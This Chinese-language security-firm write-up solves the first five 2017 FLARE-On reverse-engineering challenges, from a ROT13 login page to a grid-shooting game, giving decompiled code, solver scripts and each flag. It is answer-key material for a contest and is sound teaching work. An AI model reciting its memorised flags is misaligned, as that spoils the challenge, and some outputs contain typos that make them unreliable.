



 **NSFOCUS**

重磅来袭

逆向心法修炼之道

The F L A R E On Challenge

目录

见龙在田-注册	1
飞龙在天-login.htm.....	3
龙跃在渊- IgniteMe.exe	7
潜龙勿用-greek_to_me.exe.....	10
神龙摆尾-notepad.exe	16
密云不雨-pewpewboat.exe	22
突如其来-payload.dll	28
双龙取水-zsud.exe.....	35
震惊百里-flair.apk	46
时乘六龙-remorse.ino.hex	59
龙战于野-shell.php.....	64
履霜冰至-covfefe.exe	72
亢龙有悔-一次 APT 攻击分析-[missing]	80
Layer 0：抛砖引玉（攻击场景介绍）	80
Layer 1：金蝉脱壳（下载程序）	81
Layer 2：无中生有（程序框架）	82
Layer 3：树上开花（插件分析）	84
Layer 4：顺手牵羊（信息窃取）	85
Layer 5：声东击西（内网渗透）	86
Layer 6：暗度陈仓（偷取重要文件）	88
Layer 7：反客为主（还原 lab10.zip.cry）	90
Layer 8：釜底抽薪（get flag !!!）	91

见龙在田-注册



9 月 2 日凌晨，Flare-on 开通了第四届的逆向挑战赛，网址为 <https://2017.flare-on.com>。

REGISTER

Username

Email

Password ?


Company / Academic Affiliation

☐ I accept the FireEye End User License Agreement

国内的很多用户在填写完信息提交的时候发现页面有如下提示：

You seem like a robot, please try again.

什么鬼，难道注册就是第一关吗？其实，注册页面使用了 google 的人机身份验证，所以注册需要使用 VPN 才可以注册成功。通过 VPN 访问的页面如下：



REGISTER

Username

Email

Password ?

Company / Academic Affiliation

☐ I accept the FireEye End User License Agreement

进行人机身份验证

reCAPTCHA
隐私权 - 使用条款

SUBMIT

飞龙在天-login.htm



序：

1 - login.html

1

Welcome to the Fourth Flare-On Challenge! The key format, as always, will be a valid email address in the @flare-on.com domain.

login.html

SUBMIT

注册成功后就看到了第一关，显示要下载名为 login.html 的文件，

通过文件名可以知道通过的此部分就正式开启逆向之路了，在浏览器中打开此文件，显示如下：

随便输入一段字符串，提示如下：

Incorrect flag, rot again

看来得看源代码了。

```

<html>
  <head>
    <title>FLARE On 2017</title>
  </head>
  <body>
    <input type="text" name="flag" id="flag" value="Enter the flag" />
    <input type="button" id="prompt" value="Click to check the flag" />
    <script type="text/javascript">
      document.getElementById("prompt").onclick = function () {
        var flag = document.getElementById("flag").value;
        var    rotFlag    =    flag.replace(/[a-zA-Z]/g,    function(c) {return
String.fromCharCode((c <= "Z" ? 90 : 122) >= (c = c.charCodeAt(0) + 13) ? c : c - 26);}));
        if ("PyvragFvqrYbtvafNerRnfl@syner-ba.pbz" == rotFlag) {
          alert("Correct flag!");
        } else {
          alert("Incorrect flag, rot again");
        }
      }
    </script>
  </body>
</html>

```

红色部分为关键的加密代码，经过分析，发现关键代码为 ROT13 的算法，这个算法为一个对称算法，加密后的字符串再次加密就会还原明文。

ROT13: 只对字母进行编码，用当前字母往前数的第 13 个字母替换当前字母，例如当前为 A，编码后变成 N，当前为 B，编码后变成 O，以此类推顺序循环。

那现在有两种方式可以获得 flag:

Method 1. 一种是将比较的参考字符串填入到输入框中，利用 WEB 调试器，让代码运行到和参考比较的地方，查看比较的字符串，便会发现 flag。

<pre><!DOCTYPE html /> <html> <head> <title>FLARE On 2017</title> </head> <body> <input type="text" name="flag" id="flag" value="Enter the flag" /> <input type="button" id="prompt" value="Click to check the flag" /> <script type="text/javascript"> document.getElementById("prompt").onclick = function () { var flag = document.getElementById("flag").value; var rotFlag = flag.replace(/[a-zA-Z]/g, function(c){return if ("PyvragFvqrYbtvafNerRnfl@syner-ba.pbz" == rotFlag) { alert("Correct flag!"); } else { alert("Incorrect flag, rot again"); } } } </script> </body> </html></pre>	<p>变量</p> <p>添加监视表达式</p> <p>Function 域 [(anonymous)]</p> <ul style="list-style-type: none"> this: <input#prompt> arguments: Arguments flag: "PyvragFvqrYbtvafNerRnfl@syner-ba.pbz" rotFlag: "ClientSideLoginsAreEasy@flare-on.com" <p>Block 域</p> <p>全局 域 [Window]</p>
--	--

Method 2. 另一种是编写代码实现 ROT13 的算法如下:

```
'''
File:rot13.py
Auth:SkyPlant
CreateTime:2017-09-02 10:30
CopyRight:@nsfocus
'''

import sys

def rot13(instr):
    outstr = "";
    for ch in instr:
        if ch.isalpha():
            if chr(ord(ch)+13).isalpha():
                outstr += chr(ord(ch)+13)
            else:
                outstr += chr(ord(ch)-13)
        else:
            outstr += ch
    return outstr
```

```
        outstr += ch
    return outstr

if __name__ == '__main__':
    instr = sys.argv[1]
    outstr = rot13(instr)
    print outstr
```

运行结果如下：

```
$ python rot13.py PyvragFvqrYbtvafNerRnfl@syner-ba.pbz
ClientSidefoginsAreEasy@flare-on.com
```


龙跃在渊- IgniteMe.exe



序:

2 - IgniteMe.exe

1

You solved that last one really quickly! Have you ever tried to reverse engineer a compiled x86 binary? Let's see if you are still as quick.

IgniteMe.exe

SUBMIT

拿到程序后，首先在命令行上运行一下，看有什么提示。

```
F:\>IgniteMe.exe
Glv3 m3 t3h fl4g: aaaaaaaaaa
N0t t00 h0t R we? 7ry 4galnz plzzz!
F:\>
```

根据提示可以知道如果输入了正确的 flag，那么程序应该会有不同的提示。

将程序载入到 IDA，看一下验证流程。

```
void __noreturn start()
{
    DWORD NumberOfBytesWritten; // [sp+0h] [bp-4h]@1

    NumberOfBytesWritten = 0;
    hFile = GetStdHandle(0xFFFFFFFF6);
    dword_403074 = GetStdHandle(0xFFFFFFFF5);
    WriteFile(dword_403074, aGlv3M3T3hFl4g, 0x13u, &NumberOfBytesWritten, 0);
    sub_4010F0(NumberOfBytesWritten);
    if ( sub_401050() ) // Key : Must Be 1
        WriteFile(dword_403074, aG00dJ0b, 0xAu, &NumberOfBytesWritten, 0);
    else
        WriteFile(dword_403074, aN0tT00H0tRWe_7, 0x24u, &NumberOfBytesWritten, 0);
    ExitProcess(0);
}
```

函数 sub_401050 的返回值来决定在终端显示成功还是失败。

```
signed int sub_401050()
{
    int len; // ST04_4@1
    int i; // [sp+4h] [bp-8h]@1
    unsigned int j; // [sp+4h] [bp-8h]@4
    char v4; // [sp+Bh] [bp-1h]@1

    len = strlen(inputBuf);
    v4 = sub_401000(); // return 0x04
    for ( i = len - 1; i >= 0; --i )
    {
        outbuf_403180[i] = v4 ^ inputBuf[i]; // xor V4
        v4 = inputBuf[i]; // Set V4 Value
    }
    for ( j = 0; j < 0x27; ++j )
    {
        if ( outbuf_403180[j] != (unsigned __int8)refbuf_403000[j] )// Must Equal
            return 0;
    }
    return 1;
}
```

```

    return 0;
}
return 1;                // return from here
}

```

验证的算法为从输入的末尾开始读取每一个字节与 V4（初始值位 0x04）进行异或，将结果传送给指定的数组，并将输入的当前位置字节赋值给 V4。

参与比较的结果如下：

```

00403000  0D 26 49 45 2A 17 78 44 2B 6C 5D 5E 45 12 2F 17  .&IE*.xD+1]^E./
00403010  2B 44 6F 6E 56 09 5F 45 47 73 26 0A 0D 13 17 48  +DonU._EGs&....H
00403020  42 01 40 4D 0C 02 69 00 47 31 76 33 20 6D 33 20  B.QM...i.G1v3 m3

```

编写解密代码如下：

```

#Solution for flare-on challage 2
#Create By SkyPlant
#Create Time : 2017/09/02 13:51

key =
"\x0D\x26\x49\x45\x2A\x17\x78\x44\x2B\x6C\x5D\x5E\x45\x12\x2F\x17\x2B\x44\x6F\x6E\x56\x09\x5F\x45\x47\x73\x26\x0A\x0D\x13\x17\x48\x42\x01\x40\x4D\x0C\x02\x69"
flag = ""
ch = 0x4

for i in range(0,0x27):
    ch = ord(key[0x26-i]) ^ ch
    flag = flag + chr(ch)
flag = flag[::-1]
print flag

```

运行后结果如下：

```

$ python solution2.py
R_y0u_H0t_3n0ugh_t0_1gnlt3@flare-on.com

```

潜龙勿用-greek_to_me.exe



序:

3 - greek_to_me.exe

1

Now that we see you have some skill in reverse engineering computer software, the FLARE team has decided that you should be tested to determine the extent of your abilities. You will most likely not finish, but take pride in the few points you may manage to earn yourself along the way.

greek_to_me.exe

SUBMIT

闯入第三关之后，会看到 FLARE 给了你一些赞赏，但同时对你的能力还有一点的怀疑，他们是这么说的“我的天！怀疑我的能力？不能忍！下载下来，就是干！”。

双击运行，眼前一片漆黑，既无法输入数据，又没法获得数据。使用 IDA 打开，静态看一下到底是怎么回事，通过查看 IDA，只有四个函数，从 start 函数往里面跟进，函数 sub_401121 创建套接字，监听 2222 端口，接收数据，并从接收到的数据中取出一个字节，与 loc_40107C 处的数据进行异或操作，操作完之后，将异或后的 loc_40107C 传入 sub_4011E6 进行校验，整体流程图为：

```

socket = socket_401121(&buf);
if ( socket )
{
    v2_code = &loc_40107C;
    v3 = buf;                                     // 取一个字节
    do
    {
        *v2_code = (v3 ^ *v2_code) + 34;
        ++v2_code;
    }
    while ( (signed int)v2_code < (signed int)&loc_40107C + 121 );
    if ( (unsigned __int16)sub_4011E6(&loc_40107C, 0x79u) == 0xFB5E )// 耶
    {
        _EBX = *(_DWORD *)(v9 + 377554449);
        __asm { lock xor bl, [edi+61791C4h] }
        v5 = __CFADD__(*(_DWORD *)(8 * (_DWORD)a2 + 0xFB5E), -250248954);
        *(_DWORD *)(8 * (_DWORD)a2 + 0xFB5E) -= 250248954;
        _ES = *(_WORD *)(v9 + 461440542);
        if ( v9 == 1 )
        {
            v6 = v5 + 0x198106F2;
            v5 = 0xFB5E < v6;
            0xFB5E -= v6;
        }
        __asm { icebp }
        *(_DWORD *)a2 -= v5 + 0x1F99C4F0;
        v7 = *(_DWORD *)(v9 - 1 + 494994972);
        __outbyte(6u, 0x5Eu);
        *(_DWORD *)(v7 - 17) &= 0xF2638106;
        0xFB41 &= 0x66199C4u;
        *(_DWORD *)a2 - 17) &= 0xE6678106;
        *(_DWORD *)(8 * (_DWORD)&savedregs + 0xFB64) &= 0x69D6581u;
        *(_DWORD *)(v7 - 14) -= 107715012;
        0xFB07 += 278298362;
        *(_DWORD *)a2 - 18) += 1368424186;
        *(_DWORD *)_EBX + 6) -= 116354433;
        *(_DWORD *)(v7 - 23) ^= 0x7C738106u;
        send(socket, "Congratulations! But wait, where's my flag?", 43, 0);
    }
    else
    {
        send(socket, "Nope, that's not it.", 20, 0);
    }
}

```

经过分析流程图，解决的思路就比较简单了-暴力破解。

通过动态调试，将 loc_40107C 处的数据取出来，长度为 0x79。可以定义一个 for 循环，从 0x0 开始，每次加 1，与我们取出来的 loc_40107C 数据进行程序中的操作，然后带入 sub_4011E6，并判断返回值是否为 0xFB5E，如果是的话，就说明找到的 key。

参考代码如下：

```
#include "stdafx.h"
#include<Windows.h>
#include<iostream>
using namespace std;
WORD sub_4011E6(BYTE *a1_code, unsigned int a2_size);
void xorFunc(byte index);
int main(int argc, char* argv[])
{
    for (byte index = 0x0; index <= 0x10000; index++)
    {
        xorFunc(index);
    }
    return 0;
}
void xorFunc(byte index)
{
    byte TargetCode[] = { 0x33, 0xE1, 0xC4, 0x99, 0x11, 0x06, 0x81, 0x16,
        0xF0, 0x32, 0x9F, 0xC4, 0x91, 0x17, 0x06, 0x81,
        0x14, 0xF0, 0x06, 0x81, 0x15, 0xF1, 0xC4, 0x91,
        0x1A, 0x06, 0x81, 0x1B, 0xE2, 0x06, 0x81, 0x18,
        0xF2, 0x06, 0x81, 0x19, 0xF1, 0x06, 0x81, 0x1E,
        0xF0, 0xC4, 0x99, 0x1F, 0xC4, 0x91, 0x1C, 0x06,
        0x81, 0x1D, 0xE6, 0x06, 0x81, 0x62, 0xEF, 0x06,
        0x81, 0x63, 0xF2, 0x06, 0x81, 0x60, 0xE3, 0xC4,
        0x99, 0x61, 0x06, 0x81, 0x66, 0xBC, 0x06, 0x81,
        0x67, 0xE6, 0x06, 0x81, 0x64, 0xE8, 0x06, 0x81,
        0x65, 0x9D, 0x06, 0x81, 0x6A, 0xF2, 0xC4, 0x99,
        0x6B, 0x06, 0x81, 0x68, 0xA9, 0x06, 0x81, 0x69,
        0xEF, 0x06, 0x81, 0x6E, 0xEE, 0x06, 0x81, 0x6F,
        0xAE, 0x06, 0x81, 0x6C, 0xE3, 0x06, 0x81, 0x6D,
        0xEF, 0x06, 0x81, 0x72, 0xE9, 0x06, 0x81, 0x73, 0x7C };
    int i = 0;
    do
    {
        (TargetCode[i]) = (index^(TargetCode[i])) + 0x22;
        i++;
    } while (i < 0x79);
    if (sub_4011E6(TargetCode, 0x79) == 0xFB5E)
    {
        printf("%x", index);
        getchar();
    }
}
WORD sub_4011E6(BYTE *a1_code, unsigned int a2_size)
```

```
{
    int v2_size; // edx@1
    WORD v3; // cx@1
    BYTE *v4_code; // ebx@2
    WORD v5; // di@3
    int v6; // esi@3
    WORD v8; // [sp+0h] [bp-4h]@1
    v2_size = a2_size;
    v3 = 0xff;
    v8 = 0xff;
    if (a2_size)
    {
        v4_code = a1_code;
        do
        {
            v5 = v8;
            v6 = v2_size;
            if (v2_size > 0x14)
                v6 = 0x14;
            v2_size -= v6;
            do
            {
                v5 += *v4_code;
                v3 += v5;
                ++v4_code;
                --v6;
            } while (v6);
            v8 = (v5 >> 8) + (unsigned __int8)v5;
            v3 = (v3 >> 8) + (unsigned __int8)v3;
        } while (v2_size);
    }
    return ((v8 >> 8) + (unsigned __int8)(v8&0xFF)) | ((v3 << 8) + (v3 & 0xFF00));
}
```

经过运行此程序，可以得到答案是 a2，接着使用 OD 进行调试（在程序等待连接时，可以写个脚本进行连接，并发送数据），将参与异或操作的那个字节修改为 a2

地址	HEX 数据
0019FF74	A2 32 00 00
0019FF84	C4 62 B8 75
0019FF94	DC FF 19 00
0019FFA4	00 00 00 00
0019FFB4	00 00 00 00
0019FFC4	A0 FF 19 00
0019FFD4	B7 B8 12 19

if 语句条件成立，继续使用 OD 往下跟踪，发现程序往一块内存中不断的放入数据，在数据窗口中定位到目标地址，可以看到程序正在将 flag 放到那块内存中。

地址	HEX 数据	ASCII
0019FF51	65 74 5F 74 75 5F 62 72 75 74 65 5F 66 6F 72 63	et_tu_brute_forc
0019FF61	65 40 66 6C 61 72 65 2D 6F 6E 2E 63 6F 6D 00 7C	e@flare-on.com.
0019FF71	10 40 00 A2 32 00 00 00 00 00 00 94 FF 19 00 05	■@.?..?..?■.¥
0019FF81	10 40 00 00 32 00 00 00 00 00 00 94 FF 19 00 05	■@.?..?..?■.¥

神龙摆尾-notepad.exe



序：

4 - notepad.exe

1


You're using a VM to run these right?

notepad.exe

SUBMIT

题目提示我们是否在 VM 中运行，意思就是暗示我们需要在虚拟机中运行（在本机运行了，果然没有反应）。运行之后，首先弹出了

一个时间的对话框，然后就显示 notepad 界面。



如果直接定位到弹出对话框的地址处进行分析，完全看不出来是什么意思，因为程序调用的函数都是经过动态获得的，所以还是使用 IDA 从头开始看。

从 IDA 中可以看到，此程序有 99 个函数，不过不要被这个数字吓到，跟着程序流程走，还是比较简单的。

调用 `sub_1013F30` 时，传入的第二个参数是“C:\Users\username\flareon2016challenge”，如果没有这个文件夹的话，就需要创建此文件夹，因为后期程序将遍历此文件夹中的文件。在 `FindFirstFile` 循环遍历中，只有一个函数 `sub_1014E20`，此函数的第二个参数是遍历到的文件的全路径，无疑，我们需要跟进这个函数，查看这个函数对遍历到的文件所做的操作。

这个函数有很多 `if else` 分支，不过它调用的函数，经过注释之后，流程还相对简单，此函数将遍历到的文件映射进内存中，并判断此文件是否为 EXE 文件，由此可知，程序要查找的文件是 EXE 形式的 PE 文件。

```

    },
    if ( *(_WORD *)v11_ImageDosHeader == 0x5A4D )
    {
        v23 = v11_ImageDosHeader;
        if ( *(_DWORD *)v11_ImageDosHeader + 0x3C )>= v17_filesize )
        {
            (*(void (__stdcall **)(int))(a1_FindFirstFileA + 0x3C))(v11_ImageDosHeader);
            (*(void (__stdcall **)(int))(a1_FindFirstFileA + 0x1C))(v15);
            (*(void (__stdcall **)(int))(a1_FindFirstFileA + 0x1C))(v14_hFile);
            result = 0;
        }
        else
        {
            v7_Nt_Header = *(_DWORD *)v23 + 60 + v11_ImageDosHeader;
            if ( *(_DWORD *)v7_Nt_Header == 0x4550 )
            {

```

继续往下看代码，程序还会判断当前运行的平台的文件属性，如果平台不正确，则不执行操作（难怪我在本机运行没有效果）。通过最开始定位 MessageBox 代码的位置，可以得知它是在 sub_10146C0 里面调用的。这个函数也是重点函数，需要重点分析。后面的代码只是一些文件的内存对齐操作，先不用理会。

在 sub_10146C0 中，有几个 if 判断语句，是用来比较时间戳的：

```

v98_DosHeader = (*(int (__stdcall **)(_DWORD))(a1_FindFirstFileA + 0x38))(0); // GetModuleHandle
v96 = v98_DosHeader;
v62_NtHeader = *(_DWORD *)v98_DosHeader + 0x3C + v98_DosHeader;
if ( *(_DWORD *)v62_NtHeader + 8 == 0x48025287 && *(_DWORD *)v2_NtHeader + 8 == 0x57D1B2A2 ) // 比较已经
{
    GetTime_1014350(a1_FindFirstFileA, &v95_Time, 0x57D1B2A2);
    (*(void (__stdcall **)(_DWORD, char *, char *, _DWORD))(a1_FindFirstFileA + 0xC))(0, &v95_Time, &v147, 0);
    if ( WriteDataToKeyBin_1014580(a1_FindFirstFileA, a3_DosHeader, (int)&v97_keyPath, 0x400) == -1 )
        return -1;
    return 2;
}
if ( *(_DWORD *)v62_NtHeader + 8 == 0x57D1B2A2 && *(_DWORD *)v2_NtHeader + 8 == 0x57D2B0F8 )
{
    GetTime_1014350(a1_FindFirstFileA, &v95_Time, 0x57D2B0F8);
    (*(void (__stdcall **)(_DWORD, char *, char *, _DWORD))(a1_FindFirstFileA + 12))(0, &v95_Time, &v147, 0);
    if ( WriteDataToKeyBin_1014580(a1_FindFirstFileA, a3_DosHeader, (int)&v97_keyPath, 0x410) == -1 )
        return -1;
    return 2;
}
}

```

图中的 v62_NtHeader 是当前运行程序的 NT 头，a2_NtHeader 是遍历到的文件的 NT 头，NtHeader+8 得到的数据是 TimeDateStamp，如果符合 if 条件，则会将时间格式进行转换并会弹出对话框，显示时间，程序会显示的时间整理如下：

2016/09/08 18:49:06 UTC

2016/09/09 12:54:16 UTC

2008/11/10 09:40:34 UTC

2016/08/01 00:00:00 UTC

在调用函数 sub_10145B0 时，传入的第三个参数是 key.bin 文件的绝对路径，所以我们还需要在 flareon2016challenge 文件夹下创建名为 key.bin 的文件。这个函数的作用是将遍历到的文件的特定偏移处的数据写入 key.bin 文件中，写入的大小是 8 字节。

```
v5_hFile = (*(int (__stdcall **)(int, signed int, signed int, _DWORD, MACRO_CREATE, signed int, _DWORD))(a1 + 16))// CreateFileA
a3_KeyPath,
4,
3,
0,
OPEN_ALWAYS,
128,
0);
if ( v5_hFile == -1 )
{
    (*(void (__stdcall **)(signed int))(a1 + 0x1C))(-1);
    result = -1;
}
else
{
    (*(void (__stdcall **)(int, char *, signed int, int *, _DWORD))(a1 + 0x20))(v5_hFile, v8_Data, 8, &v6, 0);// WriteFile
    (*(void (__stdcall **)(int))(a1 + 0x1C))(v5_hFile);// CloseHandle
}
```

将 if 语句走完之后，后面又会读取 key.bin 中的数据，经过函数 sub_1014670 运算后，调用 MessageBox 弹出结果。从读取的数据长度可知，前面的 if 语句都需要进入，也就说明了 flareon2016challenge 文件夹下要有 4 个 EXE。并且这四个 EXE 的时间戳要对应上。


```
(*(void (__stdcall **)(int, char *, signed int, int *, _DWORD))(a1_FindFirstFileA + 0x60))(
v99_hFile,
&v122_DataBuf,
0x20,
&v132_ReadSize,
0);
// ReadFile
if ( v132_ReadSize == 0x20 )
{
    sub_1014670((int)&v63, 0x20, (int)&v122_DataBuf, 0x20);
    (*(void (__stdcall **)(DWORD, char *, _DWORD, _DWORD))(a1_FindFirstFileA + 0xC))(0, &v63, &v147, 0);// MessageBox
    (*(void (__stdcall **)(int))(a1_FindFirstFileA + 0x1C))(v99_hFile);// CloseHandle
    result = 1;
}
```

从文件夹的名称 flareon2016challenge 和遍历此文件夹中的应用程序可以猜测到，这些应用程序有可能就是 2016 年的 flareon 的题目。所以就将 2016 年的题目下载下来，找到时间戳正确的 EXE 放到 flareon2016challenge 文件夹下。

现在有两种解题思路：

第一种：修改时间戳

多次运行 notepad.exe，修改程序的时间戳，让它进入到不同的 if 语句中，按照 if 语句的顺序进行修改即可，原始的时间戳为 0x48025287，后期需要修改四次，依次为 0x57D1B2A2, 0x57D2B0F8, 0x49180192, 0x579E9100，运行后将弹出 flag。



第二种：写脚本进行破解

通过对比时间戳，我们可以知道程序要找的四个文件分别是哪几个，我们也知道了程序要读取的文件的位置，分别为 0x400, 0x410, 0x420, 0x430。只有函数 sub_1014670 对这些数据进行了操作。

```
int __stdcall sub_1014670(int a1, signed int a2_DataSize, int a3, signed int a4)
{
    int result; // eax@3
    signed int i; // [sp+0h] [bp-4h]@1

    for ( i = 0; i < a2_DataSize; ++i )
    {
        *(_BYTE *)(i + a1) ^= *(_BYTE *)(a3 + i % a4);
        result = i + 1;
    }
    return result;
}
```

所以我们可以将对应文件对应位置处的数据读取出来，编写程序对这些数据进行运算，同样可以得到答案。

参考脚本：

```
memdata
"\x37\xe7\xd8\xbe\x7a\x53\x30\x25\xbb\x38\x57\x26\x97\x26\x6f\x50\xf4\x75\x67\xbf\xb0\xef\xa
5\x7a\x65\xae\xab\x66\x73\xa0\xa3\xa1"
key1_from_2016ch_1 = "\x55\x8b\xec\x8b\x4d\x0c\x56\x57"
key2_from_2016ch_2 = "\x8b\x55\x08\x52\xff\x15\x30\x20"
```

```
key3_from_2016ch_6 = "\xC0\x40\x50\xFF\xD6\x83\xC4\x08"
key4_from_2016ch_4 = "\x00\x83\xC4\x08\x5D\xC3\xCC\xCC"
flag = ""
key = key1_from_2016ch_1 + key2_from_2016ch_2 + key3_from_2016ch_6 + key4_from_2016ch_4
len = len(key)
print len
for i in range(0, len):
    flag = flag + chr(ord(memdata[i]) ^ ord(key[i]))
print flag
```

结果如下：

```
D:\2017flare-on\C4>solution4.py
32
b1457_fr0m_th3_p457@flare-on.com
```

密云不雨 - pewpewboat.exe



序：

5 - pewpewboat.exe
1

You're doing great. Let's take a break from all these hard challenges and play a little game.

pewpewboat.exe

Key

SUBMIT

穿过弯弯曲曲的盘山路，来到了河边，旁边有块牌子提示，“请放

松一下，来做个游戏，只有通关了，才会有通往彼岸的吊桥”。

使用 file 命令查看文档格式，发现是一个 64 位的 ELF 程序。

```
$ file pewpewboat
pewpewboat: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked,
interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=580d3cee15362410c9e7b0ae44d65d57deb52912, stripped
```

运行后界面如下：

```
 1 2 3 4 5 6 7 8
A |_|_|_|_|_|_|_|
B |_|_|_|_|_|_|_|
C |_|_|_|_|_|_|_|
D |_|_|_|_|_|_|_|
E |_|_|_|_|_|_|_|
F |_|_|_|_|_|_|_|
G |_|_|_|_|_|_|_|
H |_|_|_|_|_|_|_|

Rank: Seaman Recruit

Welcome to pewpewboat! We just loaded a pew pew map, start shootin'!

Enter a coordinate:
```

这是一个射击游戏，通过猜测目标位置来进行射击，成功打到所有目标即可过关。如此以来，需要逆向看看靶子上目标的坐标是如何生成的了。

先来看看他的限制条件：

1. 尝试的次数。当射击达到一定次数以后，提示弹药使用完毕。
2. 相互关联。无法通过修改内存直接得到坐标，必须通过计算完成。
3. 输入限制。只能输入一个坐标，多个坐标同时输入会产生

错误的结果。

注意到以上条件，则需要看的是如何生成坐标的了。首先要确定，坐标生成所需要内容是什么，下图中展示的靶和目标坐标生成的代码段。

```
for ( i = 0; i <= 99; ++i )
{
    memcpy(dest, (char *)&unk_6050E0 + 576 * i, 0x240uLL); // GetMapData
    sub_40304F(dest, 576LL, v8); // DecryptMap
    if ( (unsigned int)sub_403C05((__int64)dest) != 1 ) // game
        break;
    v8 = *((_QWORD *)dest + 2);
}
```

每次会取 0x240 字节长度的内存进行解析，我们简单看下这个内存区的结构，从内存开始处解析如下：

```
00000000 target          struct ; (sizeof=0x26, mappedto_1)
00000000 Magic          dq ?
00000008 location_input dq ?
00000010 calc_sum       dq ?
00000018 ammo_count     dd ?
0000001C X              db ?
0000001D Y              db ?
0000001E rank_string    db 8 dup(?)
00000026 target          ends
```

输入的坐标信息会保存到 X、Y 这两项中，经过如下运算：

```
*(_QWORD *)(a1 + 8) |= 1LL << (8 * (unsigned __int8)v2 + v3);
*(_BYTE *)(a1 + 0x1C) = 5 & 0xDF;
*(_BYTE *)(a1 + 0x1D) = v5;
```

计算结果保存到 location_input 项中去。接着就是进行比较：

```
if ( v6 + 1 <= *(_DWORD *)(a1 + 0x18) ) // have ammor?
{
    if ( (*(_QWORD *)a1 & *(_QWORD *)(a1 + 8)) <= (v4 & *(_QWORD *)a1) ) // nice shot?
    {
        if ( *(_QWORD *)(a1 + 8) ) // missed
        {
            ...
        }
    }
}
```

如果对比成功，就会显示出 nice shot 的提示，当然完成所有关卡之后，会对 calc_sum 项进行校验，如果答案正确，那么就显示最后的提示语：Thanks for playing !

```
if ( *(_QWORD *)(a1 + 0x10) == 0x216B6E75736C6C1LL )
{
    u19 = 'T':
}
```

根据逆向的结果，编写脚本，直接获取所有坐标：

```
#trans hex_string to int
def trans_value(v):
    ans = 0
    length = len(v)
    for i in range(0,length):
        ans = ans + (ord(v[i])<<(8*i))
    return ans

def mapcor(v):
    value = trans_value(v)
    offset = -1
    mcor = ""
    vcor = []
    vcor.append([0,0,0,0,0,0,0,0])
    vcor.append([0,0,0,0,0,0,0,0])
    vcor.append([0,0,0,0,0,0,0,0])
    vcor.append([0,0,0,0,0,0,0,0])
    vcor.append([0,0,0,0,0,0,0,0])
    vcor.append([0,0,0,0,0,0,0,0])
    vcor.append([0,0,0,0,0,0,0,0])
    vcor.append([0,0,0,0,0,0,0,0])
    vcor.append([0,0,0,0,0,0,0,0])

    #print hex(value)
    while(value):
        offset = offset + 1
        if(value % 2):
            vcor[offset>>3][offset%8] = 1
            mcor = mcor + chr((offset>>3)+ord('A')) + chr((offset%8)+ord('1')) + " "
        value = value >> 1
    for i in range(0,8):
        line = ""
        for j in range(0,8):
            if (vcor[i][j] == 1):
                line = line + "*"
            else:
                line = line + " "
        print line
    return mcor
```

```
map = [
    "\x00\x78\x08\x08\x78\x08\x08\x00",
    "\x00\x88\x88\x88\xF8\x88\x88\x00",
    "\x7E\x81\x01\x01\xF1\x81\x81\x7E",
    "\x00\x00\x00\x90\x90\x90\x90\xF0",
    "\x00\xF8\x40\x20\x10\xF8\x00\x00",
    "\x07\x09\x07\x05\x09\x00\x00\x00",
    "\x00\x00\x00\x70\x10\x70\x10\x70",
    "\x00\x3E\x08\x08\x08\x09\x06\x00",
    "\x00\x00\x00\x44\x44\x44\x28\x10",
    "\x00\x00\x00\x0C\x12\x12\x12\x0C",
    "\x00\x00\x00\x00\x00\x00\x00\x00"
]

cnt = len(map)
for i in range(0, cnt):
    val = mapcor(map[i])
    print "map[%d]:%s" %(i, val)
```

通关后，拿到最后的提示字符，去除中间无效字符“PEW”，得到最后的提示语句，告诉我们需要重新排序获取的字符。



